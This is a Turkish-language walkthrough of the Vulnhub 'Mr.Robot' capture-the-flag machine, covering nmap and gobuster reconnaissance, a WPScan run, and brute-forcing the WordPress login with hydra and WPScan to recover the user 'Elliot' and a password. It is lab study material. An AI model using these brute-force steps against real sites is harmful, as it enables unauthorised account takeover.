Mr.Robot

Kaan Efe Öğüt


ADLİ BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan “Mr.Robot” zafiyetli CTF makinesinin çözümünü gerçekleştireceğiz.

21.11.2021

- "https://www.vulnhub.com/entry/Mr-robot-1,151/" bağlantısı üzeriden Mr.Robot.ova dosyasını indiriyorum.


-Bu zafiyetli makineyi Vmware üzerinde "Open" ile kuruyorum.Network Ayarını Linux'umla aynı pozisyona getiriyorum.



- Ardından zafiyetli makinemi çalıştırıyorum ve bu şekilde çalışır durumda bırakıyorum.

```
└─# nmap -sn 192.168.139.176/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 10:03 +03
Nmap scan report for 192.168.139.1
Host is up (0.00026s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.139.2
Host is up (0.00011s latency).
MAC Address: 00:50:56:FC:1C:C3 (VMware)
Nmap scan report for 192.168.139.191
Host is up (0.00035s latency).
MAC Address: 00:0C:29:51:4B:6F (VMware)
Nmap scan report for 192.168.139.254
Host is up (0.00017s latency).
MAC Address: 00:50:56:F9:D8:C6 (VMware)
Nmap scan report for 192.168.139.176
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.06 seconds
```

-Daha sonrasında nmap taraması gerçekleştiriyorum ve burada IP adresine erişim yapıyorum.



- Siteyi sunucu üzerinde görüntülediğimde böyle bir sayfa ile karşılaşıyorum.


- Ardından bir nmap taraması gerçekleştirip açık olan portlara bakıyorum burada sadece http portunun açık olduğunu görüntülüyorum.

```
/cgi-web              (Status: 503) [Size: 288]
/cgi-shl              (Status: 503) [Size: 288]
/css                  (Status: 301) [Size: 235] [—> http://192.168.139.191/css/]
/dashboard            (Status: 302) [Size: 0] [—> http://192.168.139.191/wp-admin/]
/favicon.ico          (Status: 200) [Size: 0]
/feed                 (Status: 301) [Size: 0] [—> http://192.168.139.191/feed/]
/images               (Status: 301) [Size: 238] [—> http://192.168.139.191/images/]
/image                (Status: 301) [Size: 0] [—> http://192.168.139.191/image/]
/Image                (Status: 301) [Size: 0] [—> http://192.168.139.191/Image/]
/index.html           (Status: 200) [Size: 1188]
/index.php            (Status: 301) [Size: 0] [—> http://192.168.139.191/]
/intro                (Status: 200) [Size: 516314]
/js                   (Status: 301) [Size: 234] [—> http://192.168.139.191/js/]
/license              (Status: 200) [Size: 19930]
/login                (Status: 302) [Size: 0] [—> http://192.168.139.191/wp-login.php]
/page1                (Status: 301) [Size: 0] [—> http://192.168.139.191/]
/phpmyadmin           (Status: 403) [Size: 94]
/readme               (Status: 200) [Size: 7334]
/rdf                  (Status: 301) [Size: 0] [—> http://192.168.139.191/feed/rdf/]
/robots               (Status: 200) [Size: 41]
/robots.txt           (Status: 200) [Size: 41]
/rss                  (Status: 301) [Size: 0] [—> http://192.168.139.191/feed/]
/rss2                 (Status: 301) [Size: 0] [—> http://192.168.139.191/feed/]
/sitemap              (Status: 200) [Size: 0]
/sitemap.xml          (Status: 200) [Size: 0]
/video                (Status: 301) [Size: 237] [—> http://192.168.139.191/video/]
/wp-admin             (Status: 301) [Size: 240] [—> http://192.168.139.191/wp-admin/]
/wp-content           (Status: 301) [Size: 242] [—> http://192.168.139.191/wp-content/]
/wp-includes          (Status: 301) [Size: 243] [—> http://192.168.139.191/wp-includes/]
/wp-config            (Status: 200) [Size: 0]
```


- Sonrasında gobuster aracı ile bir dizin taraması gerçekleştiriyorum.Gobuster sonucunda elde ettiğim linkleri tek tek kontrol ediyorum.

```
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.18
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
N
[+] URL: http://192.168.139.191/ [192.168.139.191]
[+] Started: Fri Oct 22 10:14:51 2021

Interesting Finding(s):
```


- Wordpress olduğu için wpscan ile bir tarama gerçekleştiriyorum fakat çok fazla bir bilgi edinemedim.




- Robots.txt dizine baktığımda ise karşıma böyle bir bilgi çıkıyor.Burada 1.Key'e erişim sağlıyorum.




-Ayrıca site üzerinde bir giriş ekranına erişim sağladım fakat bu son olarak kullanacağım yöntem olacaktır.




- Site üzerinde de deneme yapsamda bir bilgi sahibi olamadım.




- Şimdi ise robots.txt üzerinden karşıma çıkan key bilgisini görüntülüyorum ve burada bir şifre sahibi oluyorum.



- Ayrıca robots.txt üzerinde bir adette dictionary bilgisine ulaşıyorum ve bunu görüntülediğimde karşıma böyle bir sözlük bilgisi çıkmaktadır.




- Burada bruteforce işlemi gerçekleştireceğim için Burpsuite aracını başlatıyorum ve site bilgilerini buraya çekiyorum.



- Burada işlem yapmamız community versiyonu olduğu için çok üzün sürecektir.

-Bu sebeple wpscan ve hydra ile işlem yapıp olayları hızlandıracağım.



Öncelikle hydra aracını çalıştırıyorum.


-L komutu ile robots.txt ten elde ettiğim sözlüğü ekliyorum.

-p komutu ile passwordu ekliyorum.Burada amacım kullanıcı adını bulmak.

HTTP-post olduğunu belirtiyorum.


-Ardından " içerisine Burpsuite üzerinden elde ettiğim bilgiyi ekliyorum ve Kullanıcı adı ve şifre kısmına ^USER^ ve ^PASS^ ekliyorum ki burada brute force yapsın.

-Bu işlemler sonucunda bir kullanıcı adını Elliot olarak buldum.




- Şimdi sırada şifreyi bulma işlemi var.Burada wpscan aracı ile bir şifre bulma işlemi gerçekleştiriyorum.


-Fakat bu işlem saatler sürmektedir.




-İşlemi kısaltmak için Uniq kodunu kullanıp tekrar edenleri çıkarıcam.




-Aynı işlemi kısalttığım sözlük ile gerçekleştiriyorum.



-Wpscan aracının yaptığı işlemler sonucunda şifreyi başarılı bir şekilde bulabildim.

